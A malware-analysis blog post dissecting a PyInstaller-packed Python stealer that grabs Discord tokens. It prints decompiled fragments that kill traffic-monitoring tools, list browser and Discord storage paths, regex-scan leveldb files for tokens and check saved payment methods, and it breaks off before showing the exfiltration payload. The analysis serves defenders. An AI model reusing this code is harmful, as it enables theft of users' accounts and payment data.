Social Networking AppsStealer Trojan

The Discord Token Grab


By Rahul RApril 4, 2022

Recently we came across a Twitter feed that described a malware sample coded in Python and fairly new to have many detections (at the time of writing this blog) which attracted our interest in diving deeper into the sample.

Upon analyzing the sample we found some interesting technique that describes how threat actors steal your credentials/any personal information stored in Discord; a popular social networking app, by grabbing Discord's authtokens.

Let's now look at the analysis

As the first step of analysis , we used "Detect It Easy" to identify the compiler and its Microsoft Visual C++. Further investigation showed that the malware's source python script is compiled using PyInstaller to create a Microsoft Visual C payload.




```
File type        Entry point                            Base address
PE64             0000000140009b10   >   Disasm          0000000140000000   Memory map
PE               Export   Import   Resources   .NET   TLS   Overlay
Sections   TimeDateStamp         SizeOfImage   Resources
0007  >    2021-11-09 23:33:59   00086000      Manifest   Version
Scan               Endianness   Mode   Architecture   Type
Detect It Easy(DiE)   LE        64     AMD64          Console
compiler    Microsoft Visual C/C++(-)[-]                          S
linker      Microsoft Linker(14.29**)[Console64,console]          S ?
overlay     zlib archive(-)[-]                                    S
```

Figure 1: Compiler details

The compiled sample has the actual malicious python script 333.py in the overlay.

We used pyinstxtractor to extract the .pyc files (including 333.pyc) from the zlib archive (overlay).




```
[+] Processing 8eeb37060519ca06889e09113bb423bfbe8c2e16c93fa5b75d82397f8cf58012
[+] Pyinstaller version: 2.1+
[+] Python version: 309
[+] Length of package: 12565879 bytes
[+] Found 126 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: 333.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python309 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: 8eeb37060519ca06889e09113bb423bfbe8c2e16c93fa5b75d82397f8cf58012

You can now use a python decompiler on the pyc files within the extracted directory
```

Figure 2: Extracted files from binary

Behavioral Analysis

Figure 3: Startup logo

When the original malware sample is executed, it verifies and downloads the required python modules through pip if not found in the user’s PC.




```
from urllib.error import HTTPError
from os import getenv, listdir, startfile
from os.path import isdir, isfile
from re import findall
from json import loads, dumps
from shutil import copy
import os
os.system('pip install browser_cookie3')
os.system('pip install requests')
import browser_cookie3, requests, threading
```

Figure 4: Imported Modules

After downloading the required modules, it searches for all the processes running in the system and kills if the process name has any one of the strings “http, wireshark, fiddler, packet” in their name.


For ease of understanding, images shown below are from the extracted 333.pyc file.



```
class scare:
    def fuck(names):
        for proc in process_iter():
            try:
                for name in names:
                    if name.lower() in proc.name().lower():
                        proc.kill()
            except (NoSuchProcess, AccessDenied, ZombieProcess):
                pass
    def crow():
        forbidden = ['http', 'traffic', 'wireshark', 'fiddler', 'packet']
        return scare.fuck(names=forbidden)
```

Figure 5: Procedure for killing monitoring apps


After killing the identified network monitoring application, it sends a POST request with the following JSON containing "ready to log" message to the Discord webhook url "hxxps[:]//discord[.]com/api/webhooks/954910299654328380/
SKmJo86TbjSj905A8TODrBL2vC5uwsmlXWNzGsphdrRfvC_aAwwTfl02Pcrv2LW2oC8G"



```
▼ object {4}
    username : 333
    avatar_url : https://cdn.discordapp.com/attachments/869954421981855744/941377700470353940/592c5fb50d8ef5b0c43a50db9a14c15e.jpg
  ▼ embeds [1]
    ▼ 0 {8}
        title : 333
        description : ready to log
        url : https:/discord.gg/333hub
      ▼ image {1}
          url : https://cdn.discordapp.com/attachments/869954421981855744/941377700470353940/592c5fb50d8ef5b0c43a50db9a14c15e.jpg
        color : 000000
      ▼ fields [1]
        ▼ 0 {3}
            name : **Ready!**
            value : hit me with some targets!
            inline : True
      ▼ thumbnail {1}
          url : https://cdn.discordapp.com/attachments/869954421981855744/941377700470353940/592c5fb50d8ef5b0c43a50db9a14c15e.jpg
      ▼ footer {1}
          text : template by billythegoat356 | kgb 3333
    content : @everyone if pingme else
```

Figure 6: JSON payload sent during the start of malware activity

After the initial network request, it starts the activity to steal cookies and tokens of Discord.



```
LOCAL = getenv("LOCALAPPDATA")
ROAMING = getenv("APPDATA")
PATHS = {
    "Discord": ROAMING + "\\Discord",
    "Discord Canary": ROAMING + "\\discordcanary",
    "Discord PTB": ROAMING + "\\discordptb",
    "Google Chrome": LOCAL + "\\Google\\Chrome\\User Data\\Default",
    "Opera": ROAMING + "\\Opera Software\\Opera Stable",
    "Brave": LOCAL + "\\BraveSoftware\\Brave-Browser\\User Data\\Default",
    "Yandex": LOCAL + "\\Yandex\\YandexBrowser\\User Data\\Default"
}
```


Figure 7: Default location of browsers local storage

The malware steals the token from the below mentioned browsers and apps

1. Discord app
2. Google Chrome
3. Opera Browser
4. Brave
5. Yandex

Then for each of the obtained paths, it creates a full path using string operation and points to the leveldb directory.

For example, the full path to the leveldb directory in Chrome would look like “C:\Users\*******\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\”




```python
def search(path: str) -> list:
    path += "\\Local Storage\\leveldb"
    found_tokens = []
    if isdir(path):
        for file_name in listdir(path):
            if not file_name.endswith(".log") and not file_name.endswith(".ldb"):
                continue
            for line in [x.strip() for x in open(f"{path}\\{file_name}", errors="ignore").readlines() if x.strip()]:
                for regex in (r"[\w-]{24}\.[\w-]{6}\.[\w-]{27}", r"mfa\.[\w-]{84}"):
                    for token in findall(regex, line):
                        try:
                            urlopen(Request(
                                "https://discord.com/api/v9/users/@me",
                                headers=Discord.setheaders(token)))
                        except HTTPError:
                            continue
                        if token not in found_tokens and token not in tokens:
                            found_tokens.append(token)
```

Figure 8: Parsing files to steal Discord token

It then iterates through all the files inside the obtained directory and searches for files ending with .log or .ldb extension. Once a log file is obtained it reads the content into memory and searches for the Discord token/MFA pattern through the below regex r”[\w-]{24}\.[\w-]{6}\.[\w-]{27}”, r”mfa\.[\w-]{84}”. Each token found is then appended to a Python List.

Using the stolen token, the malware sends an API request to the Discord server “/billing/payment-sources” route, to check if the user has any saved payment sources like credit/debit cards.




```python
def has_payment_methods(token) -> bool:
    has = False
    try:
        has = bool(loads(urlopen(Request("https://discordapp.com/api/v6/users/@me/billing/payment-sources",
                    headers=Discord.setheaders(token))).read()))
    except:
        pass
    return has
```

Figure 9: Checks if the user has any payment info saved

The following information is collected by the malware by sending a request to the URL with the stolen token in the Authorization Header.

1. User data saved in Discord
2. Public IP address of the user obtained through a GET request to “ipinfo.io/json”
3. Username
4. Discord user_id
5. Avatar_id
6. Avatar_url
7. Email
8. Phone Number
9. MFA_Enabled status
10. Premium user status
11. Is Email verified
12. Billing Information




```json
{
    "id": "95[redacted]4474",
    "username": "fke[redacted]",
    "avatar": null,
    "discriminator": "6466",
    "public_flags": 0,
    "flags": 0,
    "banner": null,
    "banner_color": null,
    "accent_color": null,
    "bio": "",
    "locale": "en-US",
    "nsfw_allowed": true,
    "mfa_enabled": false,
    "email": "mas[redacted]an.com",
    "verified": true,
    "phone": null
}
```

Figure 10: User data response from Discord Server

After collecting all the information, it creates a JSON payload for sending it to the webhook URL.

The JSON payload structure in this malware is as follows

